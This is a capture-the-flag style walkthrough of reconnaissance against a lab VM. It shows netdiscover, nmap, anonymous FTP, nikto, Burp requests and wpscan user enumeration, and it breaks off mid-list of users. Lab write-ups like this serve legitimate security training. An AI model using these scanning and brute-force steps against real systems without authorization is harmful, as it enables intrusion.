
PORT AND SERVICE DISCOVER

First I collected the ip address of the vulnerable server using netdiscover. I confirmed the ip address by matching it with the mac address of the server.

```
Currently scanning: 172.16.98.0/16   |   Screen View: Unique Hosts

336 Captured ARP Req/Rep packets, from 26 hosts.   Total size: 20160
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.0.1     50:d4:f7:da:e8:0f    104    6240  TP-LINK TECHNOLOGIES CO.,LTD.
192.168.0.137   44:a5:6e:6f:96:31      2     120  NETGEAR
192.168.0.111   9c:5c:8e:d8:f0:3e    169   10140  ASUSTek COMPUTER INC.
192.168.0.136   80:5e:c0:a6:ec:dc      1      60  YEALINK(XIAMEN) NETWORK TECHNOLOGY CO.,LTD.
192.168.0.117   4c:eb:bd:36:c7:e5      1      60  CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.0.157   08:00:27:46:34:4e      1      60  PCS Systemtechnik GmbH
192.168.0.167   30:e3:7a:b2:6f:3d      1      60  Intel Corporate
192.168.0.149   28:39:26:d0:6f:d9      1      60  CyberTAN Technology Inc.
192.168.0.146   0e:7f:73:17:6c:68      1      60  Unknown vendor
```



Then I did a nmap scan to find out the open ports and the services running on those ports.

```
┌──(root💀 kali)-[/home/kali]
└─# nmap -sC -sV -A 192.168.0.157
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-06 01:09 EST
Nmap scan report for 192.168.0.157
Host is up (0.0011s latency).
Not shown: 992 filtered ports
PORT     STATE  SERVICE     VERSION
20/tcp   closed ftp-data
21/tcp   open   ftp         vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.0.152
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open   ssh         OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 81:21:ce:a1:1a:05:b1:69:4f:4d:ed:80:28:e8:99:05 (RSA)
|   256 5b:a5:bb:67:91:1a:51:c2:d3:21:da:c0:ca:f0:db:9e (ECDSA)
|_  256 6d:01:b7:73:ac:b0:93:6f:fa:b9:89:e6:ae:3c:ab:d3 (ED25519)
53/tcp   open   domain      dnsmasq 2.75
| dns-nsid:
|_  bind.version: dnsmasq-2.75
```

```
80/tcp   open   http        PHP cli server 5.5 or later
|_http-title: 404 Not Found
139/tcp  open   netbios-ssn Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
666/tcp  open   doom?
| fingerprint-strings:
|   NULL:
|     message2.jpgUT
|     QWux
|     "DL[E
|     #;3[
|     \xf6
|     u([r
|     qYQq
|     Y_?n2
|     3&M~{
|     9-a)T
|     L}AJ
|_    .npy.9
3306/tcp open   mysql       MySQL 5.7.12-0ubuntu1
| mysql-info:
|   Protocol: 10
|   Version: 5.7.12-0ubuntu1
|   Thread ID: 8
|   Capabilities flags: 63487
|   Some Capabilities: Speaks41ProtocolNew, DontAllowDatabaseTableColumn, IgnoreSigpipes, SupportsLoadDataLocal
lag, ConnectWithDatabase, ODBCClient, InteractiveClient, LongPassword, Support41Auth, IgnoreSpaceBeforeParenthes
tments, SupportsMultipleResults, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: -/ s\x03_lV8LFeoYu7:bn\x1B
|_  Auth Plugin Name: mysql_native_password
1 service unrecognized despite returning data. If you know the service/version, please submit the following fing
ice :
```

```
12380/tcp open   http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Tim, we need to-do better next year for Initech
1 service unrecognized despite returning data. If you know the service/version, please submit th
ice :
SF-Port666-TCP:V=7.91%I=7%D=2/6%Time=61FF6F65%P=x86_64-pc-linux-gnu%r(NULL
SF:,1000,"PK\x03\x04\x14\0\x02\0\x08\0d\x80\xc3Hp\xdf\x15\x81\xaa,\0\0\x15
SF:2\0\0\x0c\0\x1c\0message2\.jpgUT\t\0\x03\+\x9cQWJ\x9cQWux\x0b\0\x01\x04
SF:\xf5\x01\0\0\x04\x14\0\0\0\xadz\x0bT\x13\xe7\xbe\xefP\x94\x88\x88A@\xa2
SF:\x20\x19\xabUT\xc4T\x11\xa9\x102>\x8a\xd4RDK\x15\x85Jj\xa9\"DL\[E\xa2\x
SF:0c\x19\x140<\xc4\xb4\xb5\xca\xaen\x89\x8a\x8aV\x11\x91W\xc5H\x20\x0f\xb
SF:2\xf7\xb6\x88\n\x82@%\x99d\xb7\xc8#;3\[\r_\xcddr\x87\xbd\xcf9\xf7\xaeu\
SF:xeeY\xeb\xdc\xb3oX\xacY\xf92\xf3e\xfe\xdf\xff\xff\xff=2\x9f\xf3\x99\xd3
```

```
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: RED; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 6h00m00s, deviation: 1s, median: 6h00m00s
|_nbstat: NetBIOS name: RED, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.9-Ubuntu)
|   Computer name: red
|   NetBIOS computer name: RED\x00
|   Domain name: \x00
|   FQDN: red
|_  System time: 2022-02-06T12:10:08+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-02-06T12:10:08
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   1.07 ms 192.168.0.157

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.77 seconds
```

FTP ENUMERATION

The nmap scan hinted me that ftp port is open and it takes anonymous login. I tried to do anonymous ftp login.

```
┌──(root💀 kali)-[/home/kali]
└─# ftp 192.168.0.157
Connected to 192.168.0.157.
220-
220-┤──────────────────────────────────────────────────────────────────────────────────────────────────────────────├
220-┤ Harry, make sure to update the banner when you get a chance to show who has access here                       |
220-┤──────────────────────────────────────────────────────────────────────────────────────────────────────────────├
220-
220
Name (192.168.0.157:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

I found a message on the banner. It could be a user name.

I was able to login. So I looked around for clues.

I found a file name note. I tried to cat the file but then I remembered I can't cat file on ftp. So downloaded the file on my machine using get command.

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             107 Jun 03  2016 note
226 Directory send OK.
ftp> cd note
550 Failed to change directory.
ftp> cat note
?Invalid command
ftp> get note
local: note remote: note
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note (107 bytes).
226 Transfer complete.
107 bytes received in 0.00 secs (72.7155 kB/s)
ftp>
```

I cat the note on my machine and it looked like it gave me a message. The message mentioned two user names.

```
┌──(root💀 kali)-[/home/kali]
└─# cat note
Elly, make sure you update the payload information. Leave it in your FTP account once your are done, John.
```

There was nothing much I could on ftp so I moved to the ssh service.

```
┌──(root💀 kali)-[/home/kali]
└─# ssh root@192.168.0.157
The authenticity of host '192.168.0.157 (192.168.0.157)' can't be established.
ECDSA key fingerprint is SHA256:WuY26BwbaoIOawwEIZRaZGve4JZFaRo7iSvLNoCwyfA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.157' (ECDSA) to the list of known hosts.
_____________________________________________________________________
~          Barry, don't forget to put a message here           ~
_____________________________________________________________________
root@192.168.0.157's password:
```

Looked like there was a user name Barry. I tried bruteforcing his user credentials but failed.

HTTP ENUMERATION

Then I moved to the http service running on 80 port. I checked out the ip on the browser.

I didn't find anything on the browser. So I decided to do a nikto scan to find out more.

According to nikto there is bashrc file open. So I looked for it.

```
┌──(root💀 kali)-[/home/kali]
└─# nikto -h http://192.168.0.157
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.157
+ Target Hostname:    192.168.0.157
+ Target Port:        80
+ Start Time:         2022-02-06 01:34:12 (GMT-5)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect aga
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the conte
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-3093: /.bashrc: User home dir was found with a shell rc file. This may reveal file and path
+ OSVDB-3093: /.profile: User home dir with a shell profile was found. May reveal directory informa
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated:  20 error(s) and 5 item(s) reported on remote host
+ End Time:           2022-02-06 01:34:39 (GMT-5) (27 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

I used burpsuite to get the /.bashrc and /.profile files but I found nothing useful there.

```
Request
Pretty  Raw  Hex  \n  ≡

GET /.bashrc HTTP/1.1
Host: 192.168.0.157
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
Response
Pretty  Raw  Hex  Render  \n  ≡

1  HTTP/1.1 200 OK
2  Host: 192.168.0.157
3  Connection: close
4  Content-Type: application/octet-stream
5  Content-Length: 3771
6
7  # ~/.bashrc: executed by bash(1) for non-login shells.
8  # see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
9  # for examples
10
11 # If not running interactively, don't do anything
12 case $- in
13     *i*) ;;
14       *) return;;
15 esac
16
17 # don't put duplicate lines or lines starting with space in the history.
18 # See bash(1) for more options
19 HISTCONTROL=ignoreboth
20
21 # append to the history file, don't overwrite it
22 shopt -s histappend
23
24 # for setting history length see HISTSIZE and HISTFILESIZE in bash(1)
25 HISTSIZE=1000
26 HISTFILESIZE=2000
```

Request

Pretty Raw Hex \n ≡


```
GET /.profile HTTP/1.1
Host: 192.168.0.157
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Response

Pretty Raw Hex Render \n ≡

```
1  HTTP/1.1 200 OK
2  Host: 192.168.0.157
3  Connection: close
4  Content-Type: application/octet-stream
5  Content-Length: 675
6
7  # ~/.profile: executed by the command interpreter for login shells.
8  # This file is not read by bash(1), if ~/.bash_profile or ~/.bash_login
9  # exists.
10 # see /usr/share/doc/bash/examples/startup-files for examples.
11 # the files are located in the bash-doc package.
12
13 # the default umask is set in /etc/profile; for setting the umask
14 # for ssh logins, install and configure the libpam-umask package.
15 #umask 022
16
17 # if running bash
18 if [ -n "$BASH_VERSION" ]; then
19     # include .bashrc if it exists
20     if [ -f "$HOME/.bashrc" ]; then
21   . "$HOME/.bashrc"
22     fi
23 fi
24
25 # set PATH so it includes user's private bin if it exists
26 if [ -d "$HOME/bin" ] ; then
27     PATH="$HOME/bin:$PATH"
28 fi
29
```

So I looked at the http service running on the 12380 port. I found a website.



There was nothing much on the website but I looked into the page source and found a message. Looked like the name of the HR was Zoe.


```
</head>
<body>
<!-- A message from the head of our HR department, Zoe, if you are looking at this, we want to hire you! -->
<div class="main" style="background-image: url('
<!--    Change the image source '/images/default.jpg' with your favourite image.     -->

    <div class="cover black" data-color="black"></div>
<!--   You can change the black color for the filter with those colors: blue, green, red, orange       -->

    <div class="container">
        <h1 class="logo cursive">
            Coming Soon
```

I did a nikto scan and found phpmyadmin page.


```
┌──(root💀 kali)-[/home/kali]
└─# nikto -h http://192.168.0.157:12380
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.157
+ Target Hostname:    192.168.0.157
+ Target Port:        12380
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /C=UK/ST=Somewhere in the middle of nowhere/L=Really, what are yo
e./CN=Red.Initech/emailAddress=pam@red.localhost
                   Ciphers:  ECDHE-RSA-AES256-GCM-SHA384
                   Issuer:   /C=UK/ST=Somewhere in the middle of nowhere/L=Really, what are yo
e./CN=Red.Initech/emailAddress=pam@red.localhost
+ Start Time:         2022-02-06 02:00:56 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protec
+ Uncommon header 'dave' found, with contents: Soemthing doesn't look right here
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/admin112233/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/blogblog/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Hostname '192.168.0.157' does not match certificate's names: Red.Initech
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is t
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 8071 requests: 0 error(s) and 15 item(s) reported on remote host
```

I tried to go to the phpmyadmin page but I was redirected back to the same webpage.


Then I remembered nikto scan said, there was ssl running on the website so I changed the url to https from http and I was able access the phpmyadmin login page.




I looked at the other 2 directories I found from nikto scan.



I found nothing on admin112233 directory but I did find something interesting on blogblog



The website uses wordpress so I did a wpscan.



There seemed to be a problem with ssl certificate so I disabled tls checks.

```
┌──(root💀 kali)-[/home/kali]
└─# wpscan --url https://192.168.0.157:12380/blogblog/ --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / / | |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ /  |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /   | |     ____) | (__| (_| | | | |
             \/  \/    |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.18
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

Scan Aborted: The url supplied 'https://192.168.0.157:12380/blogblog/' seems to be down (SSL peer certificate or SSH remote key was not OK)
```

```
┌──(root💀 kali)-[/home/kali]
└─# wpscan --url https://192.168.0.157:12380/blogblog/ --enumerate u --disable-tls-checks
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / / | |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ /  |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /   | |     ____) | (__| (_| | | | |
             \/  \/    |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.18
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: https://192.168.0.157:12380/blogblog/ [192.168.0.157]
[+] Started: Sun Feb  6 03:43:42 2022

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.18 (Ubuntu)
 |  - Dave: Soemthing doesn't look right here
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: https://192.168.0.157:12380/blogblog/xmlrpc.php
 | Found By: Headers (Passive Detection)
```

I found some users.

```
[i] User(s) Identified:

[+] John Smith
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By: Rss Generator (Passive Detection)

[+] john
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] elly
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] peter
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] barry
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] garry
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] heather
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

```
[+] harry
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
